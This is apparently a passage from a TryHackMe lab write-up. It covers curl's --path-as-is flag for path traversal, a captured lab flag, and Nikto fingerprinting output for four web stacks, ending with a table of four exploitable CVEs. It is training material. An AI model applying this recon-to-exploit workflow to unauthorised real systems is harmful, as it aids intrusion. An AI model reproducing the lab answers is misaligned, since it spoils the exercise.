
> What curl flag is required to prevent curl from normalising the traversal sequences in the URL before sending?

--path-as-is

--path-as-is is a command-line flag used in cURL (and tools like HTTPie) that disables URL path normalization.

> What are the contents of the flag.txt file?

THM{4p4ch3_p4th_tr4v3rs4l}



Task 6 - Automation

Manual fingerprinting teaches you what signals matter and why. When you are working through a scope with many hosts, Nikto gives you a quick first pass; it probes each service, reads response headers, and surfaces stack signals and known misconfigurations without you writing a single payload.

Scanning All Four Stacks: Run Nikto against each port in turn: MERN on port `3000`, Next.js on port `3001`, Django on port `8000`, and Apache on port `8080`.

Port 3000 - MERN Stack

```
root@tryhackme:~# nikto -h http://MACHINE_IP:3000

- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          MACHINE_IP
+ Target Hostname:    MACHINE_IP
+ Target Port:        3000
---------------------------------------------------------------------------
+ Server: No banner retrieved
```

```
+ Cookie connect.sid created without the httponly flag
+ Retrieved x-powered-by header: Express
+ The anti-clickjacking X-Frame-Options header is not presen
t.
+ Uncommon header 'content-security-policy' found, with conte
nts: default-src 'none'
+ Allowed HTTP Methods: GET, HEAD
+ 6544 items checked: 0 error(s) and 7 item(s) reported on re
mote host
---------------------------------------------------------------
--------------
+ 1 host(s) tested
```

No `Server:` banner; Express does not send one by default. Two signals confirm the stack: `x-powered-by: Express` and the `connect.sid` session cookie. The missing `httponly` flag on the session cookie is a bonus finding.

Port 3001 - Next.js

```
root@tryhackme:~# nikto -h http://MACHINE_IP:3001

- Nikto v2.1.5
---------------------------------------------------------------
--------------
+ Target IP:          MACHINE_IP
+ Target Hostname:    MACHINE_IP
+ Target Port:        3001
---------------------------------------------------------------
--------------
+ Server: No banner retrieved
+ Retrieved x-powered-by header: Next.js
+ Uncommon header 'x-nextjs-stale-time' found, with contents:
4294967294
+ Uncommon header 'x-nextjs-cache' found, with contents: HIT
+ Uncommon header 'x-nextjs-prerender' found, with contents:
1
```

```
+ Allowed HTTP Methods: HEAD
+ 6544 items checked: 0 error(s) and 19 item(s) reported on r
emote host
-------------------------------------------------------------
--------------
+ 1 host(s) tested
```

`x-powered-by: Next.js` confirms the framework. The three `x-nextjs-*` headers confirm that the App Router is in production mode, the condition required for CVE-2025-29927 to apply.

Port 8000 - Django

```
root@tryhackme:~# nikto -h http://MACHINE_IP:8000

- Nikto v2.1.5
-------------------------------------------------------------
--------------
+ Target IP:          MACHINE_IP
+ Target Hostname:    MACHINE_IP
+ Target Port:        8000
-------------------------------------------------------------
--------------
+ Server: WSGIServer/0.2 CPython/3.10.12
+ Uncommon header 'referrer-policy' found, with contents: sam
e-origin
+ Uncommon header 'x-content-type-options' found, with conten
ts: nosniff
+ 6544 items checked: 0 error(s) and 4 item(s) reported on re
mote host
-------------------------------------------------------------
--------------
+ 1 host(s) tested
```

`WSGIServer/0.2 CPython/3.10.12` is a Django-specific server banner. The combination of `referrer-policy: same-origin` and `x-content-type-options: nosniff` together confirm

Django's `SecurityMiddleware` is active.

Port 8080 - Apache

```
root@tryhackme:~# nikto -h http://MACHINE_IP:8080

- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          MACHINE_IP
+ Target Hostname:    MACHINE_IP
+ Target Port:        8080
---------------------------------------------------------------------------
+ Server: Apache/2.4.49 (Unix)
+ Server leaks inodes via ETags, header found with file /
+ The anti-clickjacking X-Frame-Options header is not presen
t.
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host
is vulnerable to XST
+ 6544 items checked: 0 error(s) and 4 item(s) reported on re
mote host
+ End Time: (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

`Server: Apache/2.4.49 (Unix)` is a direct CVE-2021-41773 indicator. This is the most valuable finding Nikto produces across all four scans: an exact version number that maps to a known critical exploit.

Nikto identified the stack on every port in under a minute. For Apache, it also gave you the exact version, no further fingerprinting needed. For MERN and Django, the stack is confirmed, but Nikto has no templates for application-level injection flaws. That is where the manual techniques from Tasks 2 and 4 take over.

Task 7 - Conclusion

You have fingerprinted four stacks and exploited four CVEs using the same three-step workflow every time: read the signals, confirm the version, execute the chain.

CVE Summary

Stack	CVE	Impact	CVSS
MERN / Express	CVE-2020-8203	Prototype pollution → auth bypass	7.4 High
Next.js Middleware	CVE-2025-29927	Single header → full middleware bypass	9.1 Critical
Django ORM	CVE-2021-35042	SQL injection via unparameterised `ORDER BY`	9.8 Critical
Apache LAMP	CVE-2021-41773	Path traversal + `mod_cgi` RCE	9.8 Critical

Key Takeaways

Every stack leaks its identity. Once you can read those signals, you stop guessing and start targeting. That is the shift this room was built to provide you with. As a penetration tester, the focus should always be on understanding *why* a vulnerability exists before reaching for an exploit. Every signal you read, every header you inspect, and every version you confirm brings you closer to a targeted, evidence-driven attack chain rather than a noisy scanner run.